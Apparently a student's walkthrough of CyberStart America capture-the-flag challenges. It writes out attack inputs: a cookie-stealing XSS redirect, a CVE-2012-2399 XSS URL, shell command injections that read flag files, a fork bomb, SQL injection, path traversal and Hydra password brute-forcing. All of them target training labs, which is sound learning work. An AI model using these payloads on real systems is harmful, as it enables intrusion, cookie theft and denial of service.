
**CyberStart America Documentation**


***Instructions:*** *For each task, each student (or group) is required to create a Google Doc (name the file Cyberstart Documentation -) where all steps for your problem solving should be documented in order. Problem solving steps should be numbered in order and include all website links, notes, screenshots and instructions for solving the task challenge.*

## HEADQUARTERS BASE - LEVEL 7

Bash the Botnet ( ←Name of Challenge)



1. Launch the virtual box and open terminal
2. Connect to the assigned SSH account
   1. Use *ssh* command
3. *cat .bash\_history* in the home directory
   1. 

Password Pickle ( ←Name of Challenge)






1. Echo the string “password” and pipe the result into the program
   1. 

## HEADQUARTERS BASE - LEVEL 8

Corrupted Corruption ( ←Name of Challenge)



1. Import the file in a hex editor
   1. <https://hexed.it>
   2. 
2. Right click and click *Insert bytes here*
   1. **
3. Insert *4* in the *Number of bytes* text box and click *Apply*
   1. 
4. Replace the created bytes with *50 4B 03 04*
   1. 
5. Export the file
   1. 
6. Unzip the file and execute the program
   1. Use *unzip* command to unzip it
   2. 

Hidra ( ←Name of Challenge)



1. Brute force the login password for the given FTP server
   1. Use *hydra* command
   2. 
2. Connect to the FTP server with the login details
   1. Use *ftp* command on *services.cyberprotection.agency* with port *2121*
   2. 
3. Find the file containing the flag with the *ls* command
   1. 
4. Use *get* commandto transfer *FLAG.txt* to your local computer
   1. 
5. Open FLAG.txt
   1. 

## HEADQUARTERS BASE - LEVEL 9






Recruit List ( ←Name of Challenge)

1. View the page source code (Ctrl + U)
2. Find the comment in the source code talking about details on a certain page (page.phps)
   1. 
3. Go back to the website and change login to page.phps on the website URL
   1. From the php code at the top, it is deduced that admin access is available if the user parameter, once decoded, equals *<root>*
   2. 
   3. 
4. Use online php compiler to urlencode *<root>*
   1. Results in %3Croot%3E
   2. <https://www.w3schools.com/php/phptryit.asp?filename=tryphp_compiler>
   3. 
5. Manipulate the website link again and change page.phps to login?user=%3Croot%3E
   1. 
   2. 

Bogdan’s Data ( ←Name of Challenge)




1. Open the given python file
   1. From the python code, it is deduced that the server will ask the client for the first number (can be any number), it will ask for the second number, and the modified first number and the given second number need to be equivalent to get the flag
   2. The *eval* function parses the string passed to this into valid python code and runs it within the program in the current scope
   3. 
2. Launch the virtual box and open terminal
3. Netcat server
   1. Use *nc* command on *services.cyberprotection.agency* with port *3166*
4. Type in any number for the first number (firstNum)
5. Type in *firstNum* for the second number (secondNum)
   1. 

Mission Extension ( ←Name of Challenge)




1. Log into the SSH account
   1. Use *ssh* command
   2. 
2. Use *ls* command and go into *Contents* using the *cd* command
   1. 
3. Use *file \** command to locate the JPEG file
   1. 
   2. 
4. Log out of the account
   1. Exit out of and relaunch terminal
5. Copy the JPEG file from the remote computer to the local computer
   1. Use *scp* command
   2. 
6. Open the file
   1. The characters after *SN:* is the flag
   2. 

## HEADQUARTERS BASE - LEVEL 10

Snakes in Motion ( ←Name of Challenge)

1. Python code
   1. 
2. Run the python code
   1. 
   2. 

Kapa’s Hidden Secrets ( ←Name of Challenge)

1. In the comment text box, add *$(ls)* and click Add comment to read the contents in the current directory
   1. 
2. Read the contents of the parent directory by adding *$(ls ..)* in the comment text box and click Add comment
   1. There is a flag.txt in the parent directory
   2. 
3. Add *$(cat ../flag.txt)* in the comment text box and click Add comment to read the contents of the file
   1. 

Hidden Bear ( ←Name of Challenge)



1. Download the image
2. Import the image into Pixlr (an image editor)
   1. <https://pixlr.com/>
3. Select *Levels* under the *Adjustment* tab
   1. A screenshot of a computer

      AI-generated content may be incorrect.
4. Move the top black marker on the left all the way to the right
   1. A screenshot of a computer

      AI-generated content may be incorrect.
5. The flag is at the top in the empty white space
   1. A screenshot of a computer


      AI-generated content may be incorrect.

Matryoshka ( ←Name of Challenge)



1. Launch the virtual box and open terminal
2. Connect to the assigned SSH account
   1. Use *ssh* command
3. Run the *man --wildcard \** command
   1. The flag is in the description of the man page
   2. 
   3. 

## HEADQUARTERS BASE - LEVEL 11



Port of Call ( ←Name of Challenge)

1. Use *nmap* to scan for open ports from port *14000* to port *15000* on *services.cyberprotection.agency*
   1. 
2. Use *nc* to connect to the port
   1. 





Nightclub Rendezvous ( ←Name of Challenge)

1. Python code
   1. <https://www.online-python.com/>
   2. Copy the numbers listed on the page and format them into an array
2. Run the python code
   1. The flag is the name of the nightclub
   2. 
   3. 


Art Thief ( ←Name of Challenge)

1. Download and import image 3 into a hex editor
   1. <https://hexed.it/>
   2. 
2. Add the jpg file signature header at the start (*FF D8 FF E0*)
   1. To do this, right click the first byte, click Insert bytes here, enter 4 in the Number of bytes field, and replace the four inserted 00 bytes with the JPG header bytes
   2. 
   3. 
   4. 
3. Export the file as a .jpg
4. Open the image
   1. 




Unsafe Deposit Box ( ←Name of Challenge)

1. Type in *<script>window.location = "server" + document.cookie</script>* in either the *Name* or the *Phone* text box
   1. Replace *server* with where it says after *Server started on* at the top
   2. 
   3. 
2. Click the *Submit* button
3. Copy the administrator cookie value that generates at the top and go into Cookies using Inspect
   1. Inspect > Application > Cookies > <https://play.cyberstart.com>
   2. 
   3. 
   4. 
4. Replace the *depositUser* cookie value with the copied administrator cookie value
   1. 
5. Refresh the page




Exposure ( ←Name of Challenge)

1. In the URL link of the page, add *?buttonText=%3Ca%20href=%27javascript:alert(document.cookie)%27%3EClick%20me%3C/a%3E* after *upload.swf*
   1. This is the *CVE-2012-2399* cross-site scripting vulnerability
2. 


Cryptonite ( ←Name of Challenge)

1. Enter in *cryptonite -h* and click the Enter button to show its arguments
   1. *cryptonite -n* can be used to ignore the command and used for command injection
   2. 
2. Enter in *cryptonite -n; ls* and click Enter
   1. In the current directory, there is a .txt file with its name related to blueprints and security
   2. 
3. Enter in *cryptonite -n; cat security-blueprints.txt* and click enter
   1. 

Open Box ( ←Name of Challenge)

1. Go to *Cookies* in Inspect
   1. Inspect > Application > Cookies > https://play.cyberstart.com
   2. 
   3. 
2. Insert *‘ OR 1=1* to *SQL\_SESSuser* cookie value (after the numbers)
   1. 
3. Refresh the page
   1. The flag is the account name attached to the name *Billy Johnson*
   2. 

Benjamin the Brute ( ←Name of Challenge)


1. Python code
   1. <https://trinket.io/embed/python3>
   2. 

Vicious Voicemail ( ←Name of Challenge)


1. Download the first voicemail
2. Extract the files from the audio
   1. <https://futureboy.us/stegano/decinput.html>

## HEADQUARTERS BASE - LEVEL 12





Spam Robot ( ←Name of Challenge)

1. Find the sasl\_username that is spammed the most (james\_joseph)
   1. 


Nosey Robot ( ←Name of Challenge)

1. Change *command[8]* to *command[13]*
   1. 


Coffee Robot ( ←Name of Challenge)

1. Bypass the text filter system in the Your name text box by entering *$(ls)* and click *Order drink*
   1. Ignore the *coffee-machine-service-info.txt* (does not contain the flag)
   2. 
2. Enter in *$(ls ..)* in the text box and click Order drink
   1. The flag is in the *robot-bank-job directory* (related to the notes of the robot)
   2. 
3. Enter in *$(ls ../robot-bank-job -a)* in the text box and click *Order drink*
   1. Adding the *-a* as the command argument is important
   2. 
4. Enter in *$(cat ../robot-bank-job/.robot\_sketches.txt)* in the text box and click *Order drink*
   1. 




The Robot Speaks ( ←Name of Challenge)

1. Change *af* to *al*
   1. 
2. Save and run the code



Multiple Boxes ( ←Name of Challenge)

1. Add */..%2F..%2F..%2F..%2F..%2F..%2F* in the URL link after /files
   1. *%2F* is the hexadecimal form of */*
   2. 



Stop and Search ( ←Name of Challenge)

1. Encode *<script>alert('Search this!!!')</script>* to hexadecimal
   1. <https://www.convertstring.com/EncodeDecode/HexEncode>
   2. 
2. Copy and paste the encoded script in the Name or email text box field
   1. 
3. Click the Search button
4. The alert pops up, click the OK button
   1. 


Fork in the Road ( ←Name of Challenge)

1. Enter in *;cryptonite -h* and click the Enter button to show its arguments
   1. *;cryptonite -n* can be used to ignore the command and used for command injection
   2. 
2. Enter in *;cryptonite -n; :(){ :|:& };:* and click Enter
   1. *:(){ :|:& };:* is a bash function used for denial-of-service attacks (called the fork bomb)
   2. 


Account Roulette ( ←Name of Challenge)

1. Python code
   1. <https://trinket.io/embed/python3>
   2. 
2. Copy the number in the output and go into Cookies using Inspect
   1. Inspect > Application > Cookies > https://play.cyberstart.com
   2. 
3. Replace the speek\_sess\_id cookie value with the copied number
   1. 
4. Refresh the page


Catch and Throw ( ←Name of Challenge)

1. Python code
   1. <https://trinket.io/embed/python3>
2. The flag is the code at the bottom of the codelist
   1. 

Remote Unlock ( ←Name of Challenge)



1. Python code
   1. <https://trinket.io/embed/python3>
   2. 

Change of Plan ( ←Name of Challenge)




1. Python code
   1. 
   2. 

## HEADQUARTERS BASE - LEVEL 13

Spam For Dinner ( ←Name of Challenge)

1. View the page’s source code
   1. *Right click -> View page source* OR *Ctrl + U*
   2. It shows that the value for seedID determines the captcha
   3. 
2. Set the second query string value for seedID by inserting *&seedID=* followed by four random numbers separated by colons in the URL after *venue=shanghai*
   1. e.g. *&seedID=1:1:1:1*
   2. 
3. Enter the letters in the captcha in the text box below it and click Make booking
   1. The website should refresh and add *Thanks, booking added* near the top of the form
   2. 
   3. 
4. Repeat the process four more times (a total of five times)
   1. Do not use the exact same seedID for each captcha or it will error!

Bypass ( ←Name of Challenge)

1. Netcat the server
   1. Use *nc* command on services.cyberprotection.agency with port 13880
   2. 
2. Hold the *Enter* key on your keyboard until it says *Welcome <uninitialized>*
   1. 
3. List the available commands with the *?* command
   1. 
4. Use the *flag* command
   1. 

## FORENSICS BASE - LEVEL 2

## 

Photo Rapide ( ←Name of Challenge)

1. Download and open the image
2. Zoom in the image and find the flag (hidden as small text)


## 

## FORENSICS BASE - LEVEL 3



Unfamiliar Files ( ←Name of Challenge)

1. Change the file’s extension from .exe to .jpeg
   1. 
2. Open the jpeg file
   1. The flag is the text next to a green line in the image
   2. 

Picture Imperfect ( ←Name of Challenge)





1. Import the image into StegOnline
   1. <https://stegonline.georgeom.net/image>
2. Put the image through the color filters until the flag is visible
   1. Using *LSB Half* should be the easiest filter to see the flag
   2. 

Peculiar Portfolio ( ←Name of Challenge)



1. Download the image on the page
2. Import and hex edit the image
   1. <https://hexed.it/>
3. Scroll to the empty hex codes (*00, 01, 10, 11*) at the bottom (lines *0004C020 - 0004C080*)
   1. The bytes make out a binary code
   2. 
4. Decode the binary code
   1. <https://cryptii.com/pipes/binary-decoder>
   2. 

## FORENSICS BASE - LEVEL 4

Hidden Hyena ( ←Name of Challenge)




1. Download and open the .pcapng file in WireShark
2. Search for the packet near the bottom with Info *HTTP/1.1 200 OK (text/html)* and includes *<h1>Hello Again Agent</h1>\n* as the text data
